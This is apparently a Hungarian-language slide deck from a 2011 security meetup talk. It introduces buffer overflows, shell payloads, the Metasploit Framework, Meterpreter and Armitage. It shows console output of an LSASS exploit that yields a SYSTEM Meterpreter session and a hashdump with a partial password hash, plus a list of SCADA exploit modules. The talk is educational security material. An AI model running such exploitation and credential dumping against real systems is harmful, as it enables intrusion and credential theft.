

Silent Signal

Hack 2.0

Veres-Szentkirályi András
OSCP

Budapest New
Technology Meetup
2011. június 1.



Disclaimer

- **BTK 300/c-t sokan kívülről fújják**
- **BTK 300/e részlet:** Aki a 300/C. §-ban meghatározott bűncselekmény **elkövetése céljából**, az ehhez szükséges vagy **ezt könnyítő számítástechnikai programot [...]** forgalomba hoz, azzal kereskedik, vagy más módon **hozzáférhetővé tesz**, vétséget követ el, és két évig terjedő szabadságvesztéssel, közérdekű munkával vagy pénzbüntetéssel büntetendő.

Buffer overflow

Memória (stack)

Payload eleje

EIP

Eredetileg
allokált
puffer

Payload
része

Ugrási cím

Probléma

Exploitok

SMBd

FTPd

HTTPd

Ugrási címek

Win XP
SP2
magyar

Vista SP1
english

Payload (shell kód)

bind shell

reverse
shell

add user

Metasploit Framework

- Kezdetek: 2003, HD Moore, Perl
- Legnagyobb^[citation needed] Ruby projekt, 700kSLoC
- Ma: Metasploit Project része, Rapid7 LLC
- Moduláris gyűjtemény:
 - exploitok
 - payloadok
 - encoderek
 - egyéb hasznos eszközök (pl. pattern toolok)

Meterpreter

- Probléma: Windows „használatatlansága”
- Saját metasploit interpreter – payload vagy EXE
- Kiterjedt modularitás: teljes WINAPI elérhető

```
msf exploit(ms04 011 lsass) > exploit
```

```
[*] Binding to 3919286a-b10c-11d0-9ba8-  
00c04fd92ef5:0.0@ncacn_np:192.168.11.201[\lsarpc]...
```

```
[*] Sending stage (748032 bytes) to 192.168.11.201
```

```
[*] Meterpreter session 1 opened (192.168.10.162:53 ->  
192.168.11.201:1086) at Fri Nov 19 23:27:35 +0100 2010
```

```
meterpreter > getuid
```


```
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > hashdump
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7b21f445f45e32017f...
```

User Experience

- Parancssor, majd Ruby „teljesítménye” miatt CLI
- Ha már framework, legyen kövér: web(rick)



The screenshot displays the Metasploit Framework web interface. The top navigation bar includes links for Exploits, Auxiliaries, Payloads, Console, Sessions, and About. The main content area shows a terminal window titled "Metasploit Exploit (3)" with the following output:

```
= [ msf v3.0
+ --=[ 176 exploits - 104 payloads
+ --=[ 17 encoders - 5 nops
= [ 30 aux

[*] Started bind handler
[*] Command shell session 1 opened (192.168.2.9:56595 -> 192.168.2.51:4444)

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>

>> dir
```

Armitage

← → ↻ www.fastandeasyhacking.com ☆ ⚙

CYBER ATTACK MANAGEMENT FOR METASPLOIT




ARMITAGE **DOWNLOAD**

FAST AND EASY HACKING

[MEDIA](#) [MANUAL](#) [FAQ](#) [CONTACT](#)

- Java alapú GUI
- Felderítés
- Automatikus exploit szűrés
- Csapatmunka támogatás (multiplayer)
- „Integrált támadásmenedzsment”
- Next > Next > Hack?



Záró gondolatok

- Minden, amit bemutattam, BSD licensz alatt ingyenesen és szabadon elérhető.
- Ettől még nem lesz suttyóból hacker.
- Talk less, do more: DamnVulnLinux + BackTrack

```
msf3 > ls -l modules/exploits/windows/scada
total 64
-rw-r--r-- 1 dnet dnet 17633 Apr 12 22:30 citect_scada_odbc.rb
-rw-r--r-- 1 dnet dnet 7711 Jun 1 17:02 iconics_webhmi_setactivexguid.rb
-rw-r--r-- 1 dnet dnet 4849 Jun 1 17:02 igss9_igssdataserver_listall.rb
-rw-r--r-- 1 dnet dnet 4996 Jun 1 17:02 igss9_misc.rb
-rw-r--r-- 1 dnet dnet 2298 Apr 12 22:30 moxa_mdmttool.rb
-rw-r--r-- 1 dnet dnet 2015 May 18 2010 realwin.rb
-rw-r--r-- 1 dnet dnet 2050 Apr 12 22:30 realwin_scpc_initialize.rb
-rw-r--r-- 1 dnet dnet 2056 Apr 12 22:30 realwin_scpc_initialize_rf.rb
-rw-r--r-- 1 dnet dnet 2014 Jun 1 17:02 realwin_scpc_txtevent.rb
```

Köszönöm a figyelmet!



SILENT SIGNAL
V É S Z J E L Z É S H E L Y E T T . . .

www.silentsignal.hu
info@silentsignal.hu